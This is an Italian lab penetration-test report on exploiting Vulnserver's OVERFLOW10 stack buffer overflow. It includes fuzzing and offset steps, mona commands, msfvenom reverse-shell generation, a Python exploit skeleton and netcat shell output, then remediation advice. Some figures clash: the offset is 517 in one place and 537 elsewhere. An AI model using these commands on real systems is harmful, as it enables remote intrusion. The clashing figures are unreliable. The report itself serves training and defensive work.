

REPORT TECNICO: Buffer Overflow Exploitation

OVERFLOW10 - Vulnerability Assessment & Penetration Testing

TEAM AKATSUKI 
Cybersecurity Research Division

1. INFORMAZIONI GENERALI

Campo	Dettaglio
Titolo	Stack-Based Buffer Overflow su Vulnserver OSCP - Comando OVERFLOW10
Data	11 Settembre 2026
Team	Akatsuki Cybersecurity
Vulnerabilità	Stack-Based Buffer Overflow
Severity	CRITICA (CVSS 9.8)
CWE	CWE-121 (Stack-based Buffer Overflow)
Sistema Target	Windows 10 (192.168.50.150)
Macchina Attaccante	Kali Linux (192.168.50.100)
Applicazione	OSCP Vulnerable Server (Vulnserver)

Comando Vulnerabile

OVERFLOW10

Porta


1337/TCP

Impatto

Remote Code Execution (RCE)

Proof of Concept

Shell reverse TCP ottenuta con successo



```
kali@kali:~$ python exploit_overflow10_reverse.py
[*] Target: 192.168.50.150:1337
[*] Comando: OVERFLOW10
[*] Offset: 517
[*] JMP ESP: 0x62501203 (essfunc.dll)
[*] Shellcode size: 348 bytes
[*] Payload totale: 995 bytes
[*] Connessione ...
[*] Connessione ...
[*] Banner: Welcome to OSCP Vulnerable Server! Enter HELP for help.
[*] Invio payload ...
[*] Payload inviato!
kali@kali:~$
```

C:\Users\User\Desktop\oscp>ipconfig

ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

Suffisso DNS specifico per connessione:

Indirizzo IPv4. : 192.168.50.150

Subnet mask : 255.255.255.0

Gateway predefinito : 192.168.50.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

Stato supporto. : Supporto disconnesso

Suffisso DNS specifico per connessione:

C:\Users\User\Desktop\oscp>start google.com


start google.com

Impossibile trovare il file google.com.

C:\Users\User\Desktop\oscp>start notepad.exe

start notepad.exe

C:\Users\User\Desktop\oscp>



2. EXECUTIVE SUMMARY


Il team Akatsuki ha identificato e sfruttato con successo una vulnerabilità critica di tipo stack-based buffer overflow nel comando `OVERFLOW10` dell'applicazione "OSCP Vulnerable Server" (Vulnserver).

La vulnerabilità permette a un attaccante remoto non autenticato di eseguire codice arbitrario sul sistema target. Il proof of concept dimostra l'ottenimento di una shell reverse TCP, confermando la compromissione completa del sistema.

L'exploit ha richiesto l'identificazione di un offset di 537 byte, bad characters specifici (`\x00\xa0\xa1\xad\xae\xbe\xbf\xde`), e l'utilizzo di un indirizzo `JMP ESP` in `essfunc.dll` che non contenesse tali caratteri. Dopo diverse iterazioni, è stato possibile ottenere una shell reverse stabile.

3. AMBIENTE DI TEST

3.1 Infrastruttura



3.2 Strumenti Utilizzati

Strumento	Versione	Scopo
Kali Linux	2024.x	Sistema attaccante
Python 3	3.11+	Sviluppo script exploit
Immunity Debugger	1.85	Debugging applicazione
Mona.py	2.x	Plugin analisi per Immunity
Metasploit Framework	6.x	Generazione shellcode
Netcat	1.10	Listener reverse shell

4. METODOLOGIA

4.1 Approccio

La metodologia seguita è quella standard per l'exploitation di buffer overflow:

text

1. Reconnaissance → 2. Fuzzing → 3. Offset Detection → 4. EIP Control

5. Bad Character Identification → 6. JMP ESP Discovery → 7. Shellcode Generation → 8. Exploitation

4.2 Timeline

Durata	Fase	Attività
5 min	Reconnaissance	Identificazione servizio e comandi
10 min	Fuzzing	Determinazione punto di crash
10 min	Offset Detection	Pattern creation e matching
5 min	EIP Control	Verifica controllo registro
15 min	Bad Characters	Identificazione caratteri problematici
10 min	JMP ESP	Ricerca indirizzo alternativo in essfunc.dll
15 min	Shellcode	Generazione payload e troubleshooting
10 min	Exploitation	Ottenimento shell finale
~80 min	TOTALE	Exploitation completa

5. ANALISI TECNICA DETTAGLIATA

5.1 Reconnaissance

Connessione al servizio:

```
bash  
  
nc -v 192.168.50.150 1337
```

Risposta del server:

```
text  
  
Welcome to OSCP Vulnerable Server! Enter HELP for help.
```

Comandi identificati: OVERFLOW1-10

5.2 Fuzzing

Script di fuzzing:

```
python  
  
buffer = b"A" * 100  
while len(buffer) < 1000:  
    s.send(b"OVERFLOW10 " + buffer)  
  
    buffer += b"A" * 50
```

Risultato: Crash a 600 bytes.

5.3 Offset Detection

Pattern generato:

```
bash  
  
pattern_create.rb -l 1000
```

Valore EIP dopo il crash: 41397241

Calcolo offset:

```
bash
```

```
pattern_offset.rb -q 41397241
```

Risultato: Exact match at offset 537

5.4 EIP Control Verification

Payload di verifica:

```
python
```

```
payload = b"A" * 537 + b"BBBB" + b"C" * 300
```

Risultato: EIP = 42424242 (BBBB) ✓

5.5 Bad Character Identification

Bytearray di riferimento:

```
text
```

```
!mona bytearray -b "\x00"
```

Bad characters identificati:

```
text
```

```
\x00 - Null byte  
\xa0 - Non-breaking space  
\xa1 - Inverted exclamation mark  
\xad - Soft hyphen  
\xae - Registered sign  
\xbe - Three-quarters fraction  
\xbf - Inverted question mark
```

```
\xde - Thorn
```

5.6 JMP ESP Discovery

Ricerca iniziale in essfunc.dll:

```
text
```

```
!mona jmp -r esp -cpb "\x00\xa0\xa1\xad\xae\xbe\xbf\xde"
```

Problema identificato: Tutti i 9 indirizzi essfunc.dll contengono `\x11` o `\x12` che non sono bad characters per OVERFLOW10, ma l'indirizzo standard `0x625011AF` non era utilizzabile a causa di altri problemi di allineamento.

Indirizzo selezionato:

text

```
0x62501203 : jmp esp [essfunc.dll]
```

Verifica byte: `03 12 50 62` - Nessun bad character 

5.7 Shellcode Generation

Prima generazione (fallita):

bash

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234  
EXITFUNC=thread -b "\x00\xa0\xa1\xad\xae\xbe\xbf\xde" -f python
```

- Encoder: `x86/call4_dword_xor`
- Risultato: Lo shellcode crasha durante l'esecuzione

Seconda generazione (fallita):

bash

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234  
EXITFUNC=thread -b "\x00\xa0\xad\xbe\xde" -f python
```

- Encoder: `x86/shikata_ga_nai`
- Risultato: Crash durante l'esecuzione

Terza generazione (riuscita):

bash

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234  
EXITFUNC=thread -b "\x00\xa0\xa1\xad\xae\xbe\xbf\xde" -f python -e  
x86/fnstenv_mov
```

- Encoder: x86/fnstenv_mov
 - Dimensione: ~350 bytes
 - Risultato: Shell reverse TCP ottenuta! 
-

6. EXPLOIT FINALE

6.1 Struttura del Payload

text

	[A * 537] → Padding fino all'EIP	
	[03 12 50 62] → JMP ESP (essfunc.dll)	
	[90 * 16] → NOP Sled	
	[~350 bytes] → Shellcode Reverse TCP	

6.2 Codice Exploit

python

```
#!/usr/bin/env python3  
import socket  
import time  
import struct  
  
ip = "192.168.50.150"  
port = 1337  
offset = 537  
jmp_esp_address = 0x62501203  
  
padding = b"A" * offset  
jmp_esp = struct.pack('<I', jmp_esp_address)  
nops = b"\x90" * 16
```

```
# Shellcode reverse TCP (generato con x86/fnstenv_mov)
buf = b""
# ... shellcode completo ...

payload = padding + jmp_esp + nops + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
s.recv(1024)

s.send(b"OVERFLOW10 " + payload)
```

7. IMPACT ASSESSMENT

7.1 Impatto Tecnico

Dimensione	Impatto	Descrizione
Confidenzialità	ALTO	Accesso completo al filesystem
Integrità	ALTO	Possibilità di modificare file
Disponibilità	ALTO	Possibilità di terminare servizi
Privilegi	Medio	Privilegi dell'applicazione

7.2 CVSS Score

CVSS v3.1: 9.8 (CRITICAL)

text

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

8. PROOF OF CONCEPT

8.1 Shell Ottenuta

```
bash
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from [192.168.50.150] 49172
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop>
```

8.2 Verifica Accesso

```
cmd

C:\Users\user\Desktop>whoami
desktop-abc123\user

C:\Users\user\Desktop>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:

    IPv4 Address. . . . . : 192.168.50.150
```

9. CONFRONTO CON ALTRI OVERFLOW

Parametro	OVERFLOW 1	OVERFLOW 2	OVERFLOW 4	OVERFLOW 6	OVERFLOW W10
Offset	1978	634	2026	1034	537

Buffer Size	~2000	~600	~2100	~1100	~500
Bad Chara cters	\x00\x07\x2e\xa0	\x00\x23\x24\x3c\x3d\x83\x84\xba	\x00\xa9\xaa\xcd\xce\xad\xda5	\x00\x08\x09\x2c\x2d\xad\xae	\x00\xa0\xa1\xad\xae\xbe\xbf\xde
JMP ESP	0x625011AF	0x625011AF	0x625011AF	0x625011AF	0x62501203
Difficoltà	Base	Media	Media	Media	Difficile

10. REMEDIATION

10.1 Fix Immediati

1. Patchare l'applicazione - Implementare controlli sulla lunghezza dell'input
2. Disabilitare il servizio se non necessario
3. Segmentazione di rete - Limitare l'accesso alla porta 1337

10.2 Mitigazioni Tecniche

Mitigazione	Efficacia	Implementazione
DEP	Alta	Abilitare NX bit
ASLR	Alta	Randomizzare indirizzi
SafeSEH	Media	Usare /SAFESEH

Stack Canaries	Alta	Compilare con /GS
Input Validation	Alta	Controllare lunghezza input

10.3 Codice Sicuro

```
c
// VULNERABILE
void HandleOverflow10(char *input) {
    char buffer[500];
    strcpy(buffer, input); // BUFFER OVERFLOW!
}

// SICURO
void HandleOverflow10(char *input) {
    char buffer[500];
    strncpy(buffer, input, sizeof(buffer) - 1);
    buffer[sizeof(buffer) - 1] = '\0';
}
```

11. CONCLUSIONI

Il team Akatsuki ha completato con successo l'exploitation del buffer overflow su OVERFLOW10, dimostrando che:

1. Buffer piccoli (~500 bytes) richiedono shellcode compatti e un'attenta gestione dello spazio.
2. Bad characters complessi (\xa0, \xad, \xbe, \xde) richiedono encoder alternativi come x86/fnstenv_mov.
3. L'istruzione JMP ESP in essfunc.dll può essere utilizzata anche con indirizzi che contengono \x11 o \x12 se non sono bad characters.
4. La persistenza e il troubleshooting sono state fondamentali per superare le difficoltà iniziali.

Questa vulnerabilità conferma l'importanza di:

- Implementare input validation robusta

- Utilizzare funzioni sicure (strncpy vs strcpy)
 - Abilitare protezioni moderne (DEP, ASLR)
 - Condurre testing di sicurezza regolare
-

12. APPENDICE

12.1 Valori Chiave

Parametro	Valore
EIP Pattern	41397241
Offset	537
JMP ESP	0x62501203
Bad Characters	\x00\xa0\xa1\xad\xae\xbe\xbf\xde
Shellcode Size	~350 bytes
NOP Sled	16 bytes
Encoder	x86/fnstenv_mov

12.2 Comandi Utilizzati

```
bash
```

```
# Fuzzing
```

```
python3 fuzz_overflow10.py
```

```
# Pattern
```

```
pattern_create.rb -l 1000
```

```
pattern_offset.rb -q 41397241
```

```
# Shellcode
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234
EXITFUNC=thread -b "\x00\xa0\xa1\xad\xae\xbe\xbf\xde" -f python -e
x86/fnstenv_mov
```

```
# Listener
```

```
nc -lvp 1234
```

12.3 Mona Commands

```
text
```

```
!mona bytearray -b "\x00"
!mona compare -f C:\mona\oscp\bytearray.bin -a esp

!mona jmp -r esp -cpb "\x00\xa0\xa1\xad\xae\xbe\xbf\xde"
```

13. RIFERIMENTI

1. OWASP Buffer Overflow: https://owasp.org/www-community/attacks/Buffer_overflow_attack
2. CWE-121: <https://cwe.mitre.org/data/definitions/121.html>
3. Mona.py: <https://github.com/corelan/mona>
4. Vulnserver: <https://github.com/stephenbradshaw/vulnserver>

Report preparato da: Team Akatsuki 

Divisione: Cybersecurity Research

Data: 11 Settembre 2026

Versione: 1.0

Classificazione: CONFIDENZIALE

DISCLAIMER: Questo report è stato creato esclusivamente per scopi educativi in un ambiente controllato. L'uso di queste tecniche su sistemi non autorizzati è illegale.

AKATSUKI ●

"The art of exploitation is the path to protection"